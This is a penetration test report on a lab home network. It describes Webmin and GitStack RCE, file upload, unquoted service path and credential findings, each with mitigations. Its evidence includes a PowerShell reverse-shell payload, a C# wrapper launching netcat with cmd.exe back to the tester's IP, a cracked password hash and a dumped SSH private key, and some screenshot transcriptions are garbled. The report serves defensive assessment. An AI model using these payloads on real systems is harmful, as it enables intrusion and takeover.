

Penetration Test

on Wreath Network

Date: 13th May,

2025 Project: 001

Version 1.0

Disclaimer.....	3
Assessment Overview.....	3
Scope.....	3
Scope Exclusions.....	4
Executive Summary.....	4
Finding Severity Ratings.....	5
Unpatched Software.....	5
MiniServ 1.890/Webmin Remote Code Execution.....	5
GitStack 2.3.10 Remote Code Execution.....	6
Unrestricted File Upload.....	8
Unquoted Service Path.....	10
Insufficient Password Complexity.....	12
Exposed Private Key (id_rsa).....	13
Improper Privileges.....	15
Error Page Information Disclosure.....	17
Personal Information Disclosure.....	18
Attack Narrative.....	19
Enumerating The Public Server.....	19
Exploiting MiniServ.....	20
Internal Network Enumeration.....	21
Enumerating 10.200.98.150.....	24
Exploiting GitStack.....	25
Enumerating 10.200.81.100.....	32
Exploiting Unfiltered Picture Extensions.....	46
Privilege Escalation.....	49
Cleanup.....	53

Disclaimer

A penetration test represents a snapshot in time. The findings and recommendations reflect the conditions and information available during the assessment period, and do not account for changes made before or after that time. Due to the time-limited nature of such engagements, it is not always possible to evaluate all security controls comprehensively. This assessment was prioritized to identify the most critical weaknesses that could be exploited by an attacker. It is recommended to perform similar assessments on a regular basis—ideally annually—by internal teams or independent third-party assessors to ensure the ongoing effectiveness of security controls.

Assessment Overview

The objective of this assessment was to evaluate the security of a home network hosting multiple personal development projects. The environment included two primary machines: one functioning as a public-facing web server with port forwarding enabled, and another used as the client's main personal workstation.

The web server hosted a site that is periodically updated through a Git-based deployment workflow, where changes are pushed from the client's main PC to a private Git server and subsequently cloned to the public-facing server. This exposed web application served as the initial attack surface for the assessment.

Although the client's personal machine (a repurposed server) resides on the same network, it was described as being well-protected, with no known vulnerable services and no direct exposure to the internet-facing portion of the network. The assessment aimed to identify potential vulnerabilities, explore lateral movement opportunities, and evaluate the overall security posture of the environment under realistic conditions.

Scope

Network	Note
10.200.81.0/24	Wreath

Scope Exclusions

Per client request 10.200.81.1 i 10.200.81.250 were out of scope, did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted.

Executive Summary

This penetration test was conducted to evaluate the security posture of the target infrastructure. The assessment simulated real-world attack scenarios to identify vulnerabilities, assess the effectiveness of existing security controls, and demonstrate the potential impact of successful exploitation.

The test began with external reconnaissance and enumeration of a public-facing server. Several services were identified, including Webmin (MiniServ), which was found to be vulnerable to a known remote code execution flaw (CVE-2019-15107). Exploitation of this service provided root-level access to the system.

From this foothold, internal network enumeration was performed. SSH credentials were obtained, and lateral movement was achieved. A secondary internal host running GitStack was discovered and exploited using a publicly available remote code execution vulnerability, granting SYSTEM-level access on a Windows machine.

Persistence mechanisms were established using a combination of local user creation, reverse shell tunnels, and WinRM/RDP access. Privilege escalation was achieved through various vectors, including an unquoted service path vulnerability and password hash reuse.

Throughout the engagement, multiple post-exploitation actions were executed, including the extraction of SAM and SYSTEM registry hives, cracking of local credentials, and deployment of custom payloads. All evidence of the intrusion was removed at the end of the test to preserve operational security.

The assessment highlights critical vulnerabilities and configuration weaknesses that allow for full compromise of the network. Recommendations for remediation include patching outdated software, implementing least privilege principles, hardening service configurations, and improving network segmentation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Unpatched Software

MiniServ 1.890/Webmin Remote Code Execution

Description:	The target system was found running MiniServ 1.890 (Webmin HTTPD), vulnerable to CVE-2019-15107, which allows remote code execution.
Risk:	Successful exploitation granted initial root access to the system enabling further network enumeration and lateral movement.
System:	10.200.81.200
Severity:	Critical
Tools:	manual finding, netcat
References:	https://github.com/MuirlandOracle/CVE-2019-15107/blob/main/CVE-2019-15107.py

Evidence:

The terminal session shows the following steps:

- Running the exploit script: `./CVE-2019-15107.py 10.200.81.200`
- Obtaining a pseudoshell: "A pseudoshell has been obtained. Type commands to have them executed on the target."
- Exploit visualization: A complex ASCII art representation of a network or system structure.
- HTTP links: [1] <https://sensorstechforum.com/cve-2019-15107-webmin/> [2] <https://www.webmin.com/exploit.html>
- Server status: "[*] Server is running in SSL mode. Switching to HTTPS"
- Connection confirmation: "[+] Connected to https://10.200.81.200:10000/ successfully."
- Vulnerability check: "[+] Server version (1.890) should be vulnerable!"
- Payload execution: "[+] Benign Payload executed!"
- Target status: "[+] The target is vulnerable and a pseudoshell has been obtained. Type commands to have them executed on the target."
- Helpful hints: "[*] Type 'exit' to exit. [+] Which user was the server running as? [+] Type 'shell' to obtain a full reverse shell (UNIX only)."
- Final command: `#`

The terminal session shows:

- Starting a netcat listener: `nc -nvlp 4444`
- Connection from [10.50.82.54]: `connect to [10.50.82.54] from (UNKNOWN) [10.200.81.200] 43064`
- Root shell obtained: `sh: cannot set terminal process group (1826): Inappropriate ioctl for device`
- Root privileges confirmed: `sh: no job control in this shell`, `sh-4.4# whoami`, `whoami`
- User information: `uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0`

Mitigation:

- Immediately patch Webmin to the latest versions.
- Restrict access to Webmin to trusted IP addresses using firewall rules or by binding the service to a local interface or VPN

GitStack 2.3.10 Remote Code Execution

Description:	The internal host was running GitStack, exploited via a remote code execution vulnerability identified through Searchsploit, leading to execution as NT AUTHORITY\SYSTEM.
Risk:	Achieved the highest privilege level on the Windows system, enabling full control and data exfiltration.
System:	10.200.81.150
Severity:	Critical
Tools:	curl, netcat, BurpSuite
References:	https://www.exploit-db.com/exploits/43777

Evidence:

```
[kali㉿kali:~/Wreath]$ python2 43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Create backdoor in PHP
[+] Found user twright your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository.
[+] Web repository already enabled your repository. Your GitStack administration panel username/password e/password will not work.
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system"
"
```

The screenshot shows a Burp Suite interface with a captured POST request. The request URL is `http://10.200.81.150`. The request payload is as follows:

```
POST /web/exploit-LABDAR.php HTTP/1.1
Host: 10.200.81.150
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: GitStackSession=...; PHPSESSID=...
Content-Type: application/x-www-form-urlencoded
Content-Length: 579
Priority: 0.0
Expect: 100-continue
Request-URI: /web/exploit-LABDAR.php
Referer: http://10.200.81.150/
Content-Type: application/x-www-form-urlencoded
Content-Length: 579

```

The payload itself is a PowerShell command:

```
powershell.exe+-c "$client = New-Object System.Net.Sockets.TCPClient('10.50.81.24',20000);$stream = $client.GetStream();$bytes = [byte]::allocat...
```

The screenshot shows a terminal session on Kali Linux with the command `nc -nvlp 4444` running. A connection is established from `[10.200.81.200]` on port `36256`.

```
[kali㉿kali:~/Wreath]$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.200] 36256
whoami
nt authority\system
PS C:\GitStack\gitphp>
```


Mitigation:

- Immediately patch Gitstack to the latest versions.
- Run the GitStack Windows service with a non-privileged account
- **Restrict network exposure** – place the GitStack service behind a VPN or firewall and allow connections only from trusted internal subnets

Unrestricted File Upload

Description:	The internal host allowed uploading files without sufficient validation or filtering, enabling the upload of a malicious script. This was identified during testing using manual methods and Burp Suite. The uploaded payload provided remote code execution capabilities upon being accessed via the web server.
Risk:	Allowed the attacker to execute arbitrary code on the server, potentially leading to full system compromise, data theft, or use of the server for pivoting further into the network.
System:	10.200.81.100
Severity:	Critical
Tools:	Evil-WINrm, Exiftool, netcat, GitTools, PHP obfuscator
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Evidence:



```
(root㉿kali)-[~/Wreath]
└─# nc -nvlp 13000
listening on [any] 13000 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.100] 52972
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Mitigation:

- Validate File Types: Check file extensions (e.g., .jpg, .png) and MIME types (e.g., image/jpeg) on the server side.
- Limit File Size: Set a maximum file size (e.g., 2 MB) to prevent DoS attacks.
- Scan File Content: Use antivirus tools (e.g., ClamAV) to detect malicious code.
- Secure Storage: Store files outside public directories, use random file names, and restrict folder permissions.

Unquoted Service Path

Description:	The target system was found to have one Windows services installed with unquoted executable paths. This misconfiguration can allow an attacker with local privileges to place a malicious executable in a path segment that is interpreted and executed by the system, resulting in privilege escalation. Identified manually via service enumeration.
Risk:	Can lead to local privilege escalation, potentially allowing an attacker with limited access to gain SYSTEM-level privileges by injecting malicious executables into vulnerable path locations.
System:	10.200.81.100
Severity:	Critical
Tools:	manual findings
References:	https://cwe.mitre.org/data/definitions/428.html

Evidence:

```
C:\>tools>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
Display Name                                     Name          StartMode          PathName
Amazon SSM Agent                               AmazonSSMAgent    Auto           "C:\Program Files\Amazon\SSM\am
azos-ssm-agent.exe"
Apache2.4                                         Apache2.4        Auto           "C:\xampp\apache\bin\httpd.exe"
AWS Lambda Service                            AWSLambda        Auto           "C:\Program Files\Amazon,XenToo
AWS Lite Guest Agent                          lsLiteAgent     Auto           LSM
Mozilla Maintenance Service                   MozillaMaintenance  Manual         "C:\Program Files (x86)\Mozilla
Maintenance Service\maintenanceService.exe"
NetSetupSvc                                      NetSetupSvc     Unknown        "C:\Program Files (x86)\System E
Windows Defender Advanced Threat Protection Service
der Advanced Threat Protection MsSense.exe"   Sense          Unknown        "C:\Program Files\Windows Defe
nd
System Explorer Help Service                  SystemExplorerHelpService  Manual         C:\Program Files (x86)\System E
System Explorer\Explor
er\System Explorer\Service\SystemExplorerService64.exe Auto           WnNssvc          "C:\ProgramData\Microsoft\Windo
ws Defender Antivirus Network Inspection Service
ws_DefenderPlatformV4_18_2011_6_0\NisSrv.exe"   WinDefend       Manual         "C:\ProgramData\Microsoft\Windo
ws DefenderAntivirus Service
ws_DefenderPlatformV4_18_2011_6_0\WmDefng.exe"  WMPNetworkSvc  Auto           "C:\Program Files\Windows Media
Player\wmpnetwk.exe"

```

```
C:\>tools>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner : BUILTIN\Administrators
Group : WREATH-PC\None
Access : BUILTIN\Users Allow FullControl
          NT SERVICE\TrustedInstaller Allow FullControl
          NT SERVICE\TrustedInstaller Allow 268435456
          NT AUTHORITY\SYSTEM Allow FullControl
          NT AUTHORITY\SYSTEM Allow 268435456
          BUILTIN\Administrators Allow FullControl
          BUILTIN\Administrators Allow 268435456
          BUILTIN\Users Allow ReadAndExecute, Synchronize
          BUILTIN\Users Allow -1610612736
          CREATOR OWNER Allow 268435456
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit :
Sddl : O:BAG:S-1-5-21-3963238053-2357614183-4023578699-513D:(A;OICI:FA;:BU)(A;ID:FA;);S-1-5-80-956008885-341852264
9-183103804-1853292631-2271478464)(A;CI:OID:GA;;S-1-5-80-956008885-341852264-1831038044-1853292631-22714784
64)(A;ID:FA;:SY)(A;OICI:OID:GA;:SY)(A;ID:FA;:BA)(A;OICI:OID:GA;:BA)(A;ID:0x1200a9;:BU)(A;OICI:OID:GXGR;:BU)(A;OICI:OID:GA;:CO)(A;ID:0x1200a9;:AC)(A;OICI:OID:GXGR;:AC)(A;ID:0x1200a9;:S-1-15-2-2)(A;OICI:OID:GXGR;
;S-1-15-2-2)
```

```

using System;
using System.Diagnostics;

namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo();
            procInfo.FileName = "c:\\windows\\temp\\nc-labdarex.exe";
            procInfo.Arguments = "10.50.82.54 13005 -e cmd.exe";
            procInfo.UseShellExecute = false;
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}

```

```

C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
          TYPE               : 20  WIN32_SHARE_PROCESS
          STATE              : 3   STOP_PENDING
                           ((STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN))
          WIN32_EXIT_CODE    : 0  (0x0)
          SERVICE_EXIT_CODE : 0  (0x0)
          CHECKPOINT        : 0x0
          NAME               : SystemExplorerHelpService
          CHECKPOINT        : 20  WIN32_SHARE_PROCESS
          STATE              : 3   STOP_PENDING
                           ((STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN))

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053: [SC] StartService FAILED 1053:
          WAIT_HINT      : 0x0
          CHECKPOINT     : 0x0
          NAME           : SystemExplorerHelpService
          WAIT_HINT      : 0x1388

The service did not respond to the start or control request in a timely fashion.

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService

```

(kali㉿kali)-[~/Wreath]

```

$ nc -nvlp 13005
listening on [any] 13005 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.100].51024
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

sc stop SystemExplorerHelpService

```

SERVICE_NAME: SystemExplorerHelpService
          TYPE               : 20  WIN32_SHARE_PROCESS
          STATE              : 3   STOP_PENDING
                           ((STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN))
          WIN32_EXIT_CODE    : 0  (0x0)
          SERVICE_EXIT_CODE : 0  (0x0)
          CHECKPOINT        : 0x0
          NAME               : SystemExplorerHelpService
          CHECKPOINT        : 20  WIN32_SHARE_PROCESS
          STATE              : 3   STOP_PENDING
                           ((STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN))

C:\>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService

```

Mitigation:


- Quote all executable paths in Windows service configurations, especially those containing spaces (e.g., "C:\\Program Files\\App\\app.exe" instead of C:\\Program Files\\App\\app.exe).
- Audit all services using wmic service get name,displayname,pathname,startmode or PowerShell scripts to identify unquoted paths.
- Ensure proper permissions on all folders in executable paths to prevent unprivileged users from placing files.

Insufficient Password Complexity

Description:	During testing, the hash of the user Thomas was easily cracked due to the absence of a comprehensive password policy. Additionally, the same weak password was reused for his personal web page , increasing the risk of credential compromise across multiple services.
Risk:	Enables unauthorized access to services and accounts, increasing the likelihood of credential stuffing, privilege escalation, and lateral movement when passwords are reused across systems.
System:	10.200.81.100
Severity:	High
Tools:	hashcat
References:	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Evidence:

```
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename .. : /usr/share/wordlists/rockyou.txt
* Passwords.. : 14344385          NT AUTHORITY\SYSTEM      S-1-5-18
* Bytes..... : 139921507         GIT-SERVER\labdan  S-1-5-21-3335
* Keypoint .. : 14344385          NT AUTHORITY\SYSTEM      S-1-5
02d90eda8f6b6b06c32d5f207831101f:i<3ruby
```



Mitigation:

- Enforce a strong password policy.
- Disallow password reuse across internal systems and web services.
- Implement MFA (Multi-Factor Authentication) to strengthen login security.

Exposed Private Key (id_rsa)

Description:	During testing, a private SSH key (id_rsa) was discovered in the /root/.ssh/ directory. The key was not protected with a passphrase, significantly increasing the risk of unauthorized use. If the corresponding public key is authorized on other systems, this private key could allow passwordless SSH access, enabling lateral movement or persistence across the network.
Risk:	Enables unauthorized SSH access to systems that trust the corresponding public key. The lack of a passphrase further facilitates immediate abuse of the key, leading to potential lateral movement, privilege escalation, and persistent unauthorized access.
System:	10.200.81.200
Severity:	High
Tools:	Manual file system inspection (ls, cat), SSH client
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive Data Exposure.html

Evidence:

```
[root@prod-serv ~]# cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXKtjdEAAAABG5vbmcUAAAEBm9UZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhaAAAawEAQAAAEEAs0oHYlnFUHTlbuhePTNoITku40BH80xzRN803tMrpHqNH3LHaQRE
LgAe9qk9dvQAt7pb9v6fVlc+Vm6XLc1JY9Ljou89C4dAcT90r0uYzXTDnx0hW1v05D01bS
jkDDIfopr037/YkDkxPfqdTYW0UkzA60qzkMh7n3kLhab7gkv65WhdTwI/v8+SKVLveeg
0+L128kcSYzVvUfE6dYxxBwJSu8PIzLO/XUXx5OGuRRno0dG3XSFdbiyehGQLRIGEmzx
hdhwQRryzHLM7eA5dmW/4ag8o+N0hBggyPlrxFKdQmg6rLf8yoraW4mbY7A7/T1wB16jR
fqFzgeL6W0hRavvQzsPctAK+ZgyGYWxa4qR4VIEWnYnUhjAosPSLn+o8Q6gtNeZUmEvwzK
H9rjFG3tnjfZvh066dypaRAF4GfchQusibhJE+vLvnKnKpZ3CtgQsdka6odu++c1M++Zj
z14Dj0m9/CWDpvnSjRRVTU1q7w/1MniSHZMjcIraAAAFiMfOUcXHzlHFAAAAB3Nzaciyc2
EAAAGBALNKb2JZxVb05W7oxj0z2cePfzJk6RojR9yx2kERC4AhpapPx0
A06SW/Ver3y3PlzulywtSWPS46LvpQneAHEvfTd7mGV0w519IVtbzuQ6NW0o5awyH6Kazt
+/23AysTxanSGFTfJMw0tKs5DB8u595C4Wm+4JFeucB3SMC7/Pk1l5VXn0NPi9dgZHemM
1cLVHXoNWMcdwcCvrvdyMyzv11F17DhrkUZ6NRht10hXW8onoRkJUSBhDM8XYVKEa8t5
THuwOXZlv+GoPKPjToQaso05a8R5nUDIB0Qy3/Mqk2luJm206w0/04lgYuo0X6hc4AH+ltI
UQL0M7D3LQCvnmRshFl2uKkefSBPp2J1B4wKLd0i5/qPE0qrTxmVDHlcMyh/a4xRt7Z43
2WLxzuuncqWkQ8eBn3IULrIm4SPPr5SpjyaWdwrYELHZGuaQnbvvnNTPvmv89eAyaJvfwl
g6b50o0UVU1NU08P9T4jh2T13MyKwAAAAMBAEEAAAGAcLPPcn617z6cXxy16PXgtkn18y
lpb6RjV7+bqnxvFwhTCyNt7Er3rKxaIdDukR12a/kb3EmRj9lcs hm0t26Fq2sK3yoD
oysS23e3A/b3pnZlkE5btkv0+7qhBz2D/Q6qSj10zpaexM1pWLOGgwRNzD0y2dv+9v04
800/g4JFR/xz6k8Q+UknzGbjrduXRJUF9wjbbePSDFCPL7AquJEWnd0hRfrHytjEd0L8eeE
egY1556LDvmDRM+mkCNvI499+evGwsgh641MLkkJwfV6/i0xBQnGyB9vhGVAKYXbIPjrbJ
r7Rg3UXvwQF1KYbcjaPh1o9fQoQlsNlcLlyTp1gAzeXK5b5jMrdrU85BY5UP+wEUYMbZ
TNY0be3g7zoorxjmeVlkq7IhmpZ9nVXYDSd29+t2JU565Crv4M69qvA9L6kttyta51
ba4Rx/19f+dfnZMrKu0QpyrfXSZwnKxz2PLBuXiTxvCRuZBz2Agmwqtph9lsKp5AAAA
wBMyQsq6e7CHlzmFTeeG254QptEXOA36igQ4deCgZ7fhwDSm9j7ByczViPi+BLH1pDCQ
viaX2kbC4VLQ9Pnf1Tx-L0vfezTRjbyREI649nuQr70u/9AedZMSuvXoReWllcPSMRh7
bA70kEokZcE9GvvieHLSumtMF9LflbjznGzxxwDs5g1dil8DTBmwUsBuRTb8VpV145bbW
HHVCpSU0M82eSoY1tYy1Rb0sh9hz7h0Cqc3gq8+sxbNW0gAAAMEA1pMhxKqjXXIRZV6
0w9EAU9a4dM/6srB0bt3/7Rqr9sbMOQ3IeS5p59KyHrbZQ1mBZYo+PKVKPE02DBM3ybZ
r2u7j326Y4IntQn3pB3nQMt91jzbSd51sxitngQMQ8cR8le4UPNA0Fn9JbsswGxpQKnnv
m9k1975gZ/vbG0PZ7WvIs2Urkg++1BZQmYvs+bj5Tf0cyH07EST414J2I54t9v1DerAcZ
DZwEYbkM7/kXMcDKMip2cdBMp+VypVAAAawQD5v0l5wWP1zgd54vK8BfN5o5gIuhW0kB
2I2RdhvCooyFH0740qlasVrpjwP0d+0rVDT816rzS5/VJ800yu0zumEM9r9zNyBsiTw
YlXRn11U6IKYQMTQgXcZxtX+Kfp8WLH9VNE2g3tHwagVTg1znNA7EPdENzuxsXFwFH9TY
EsDTnTzcedBT6ubF0tQ1nIMnoyAxoSUC+Rb1TBBSwns/r4AJuA/d+cSp5U0jbfoR0R/8by
GbJ7oAQ232an8AAAARcm9vdEB0b51wcm9kLXnlcnYBAG=
-----END OPENSSH PRIVATE KEY-----
[root@prod-serv ~]#
```

```
(kali㉿kali)-[~/Wreath]
$ ssh -i id_rsa root@10.200.81.200
The authenticity of host '10.200.81.200 (10.200.81.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.81.200' (ED25519) to the list of known hosts.
[root@prod-serv ~]# whoami
root
[root@prod-serv ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@prod-serv ~]#
```

Mitigation:

- Immediately delete the exposed private key from /root/.ssh/id_rsa.
- Revoke or replace all public keys that may be associated with this private key.
- Enforce the use of passphrases on all SSH private keys to prevent easy misuse if compromised.
- Apply strict file permissions (e.g., chmod 600) and ownership to private key files.
- Avoid storing keys in default or shared locations, especially under privileged accounts like root.

Improper Privileges

Description:	During testing, it was identified that services such as GitStack and Webmin were running under the highly privileged NT AUTHORITY\SYSTEM context. This violates the Principle of Least Privilege. The associated exploit code executed with SYSTEM-level privileges immediately upon service compromise, without requiring any privilege escalation.
Risk:	Running services under elevated contexts significantly increases the impact of exploitation. If an attacker exploits a vulnerability in one of these services, they gain immediate SYSTEM-level access — allowing full control over the host. This can lead to system-wide compromise, lateral movement, and persistent access across the network.
System:	10.200.81.100 10.200.81.150
Severity:	High
Tools:	Manual inspection of running services
References:	https://en.wikipedia.org/wiki/Principle_of_least_privilege https://cwe.mitre.org/data/definitions/250.html https://owasp.org/www-project-top-ten/

Evidence:

```
└─(kali㉿kali)-[~/Wreath/CVE-2019-15107] └─ Exploit-DB └─ Google Hacking DB └─ OSINT
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.200] 43064
sh: cannot set terminal process group (1826): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
sh-4.4#
```

```
└─(kali㉿kali)-[~/Wreath] └─ Kali Forums └─ Kali NetHunter └─ Exploit-DB └─ Google Hacking DB └─ OSINT
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.200] 36256
whoami
nt authority\system
PS C:\GitStack\gitphp>
```


Mitigation:

- Reconfigure services like GitStack and Webmin to run under dedicated, low-privilege service accounts.
- Apply the Principle of Least Privilege (PoLP) across all service configurations.
- Avoid assigning NT AUTHORITY\SYSTEM or Administrator context to network-facing services.

Error Page Information Disclosure

Description:	During testing, it was observed that the Django framework displayed a verbose 404 error page. The error message included request details and directory paths related to the GitStack service. This level of detail inadvertently disclosed the internal directory structure of the application.
Risk:	Detailed error pages can reveal sensitive internal information that aids attackers during reconnaissance. In this case, the disclosed GitStack directory facilitated further enumeration, ultimately leading to the discovery and exploitation of a Remote Code Execution (RCE) vulnerability. Such exposures significantly increase the attack surface of the application.
System:	10.200.81.150
Severity:	High
Tools:	Web browser
References	https://owasp.org/Top10/A09_2021-SecurityLogging_and_Monitoring_Failures/ https://cwe.mitre.org/data/definitions/209.html https://docs.djangoproject.com/en/5.2/ref/settings/#debug

Evidence:



The screenshot shows a web browser window with the address bar set to 10.200.81.150. The page title is "Page not found (404)". Below the title, it says "Request Method: GET" and "Request URL: http://10.200.81.150/". A note states: "Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:" followed by a numbered list: 1. ^registration/login/\$, 2. ^gitstack/, 3. ^rest/. It then says "The current URL, , didn't match any of these." At the bottom, a note reads: "You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page."

